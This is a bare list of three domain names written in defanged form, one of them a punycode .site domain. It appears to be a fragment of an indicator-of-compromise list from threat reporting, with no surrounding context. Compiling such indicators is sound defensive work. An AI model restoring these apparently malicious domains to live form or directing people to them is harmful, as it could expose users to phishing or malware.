- Softglide[.]co
- wonthegame[.]site
- xn--12c5eglc5bd7i[.]site
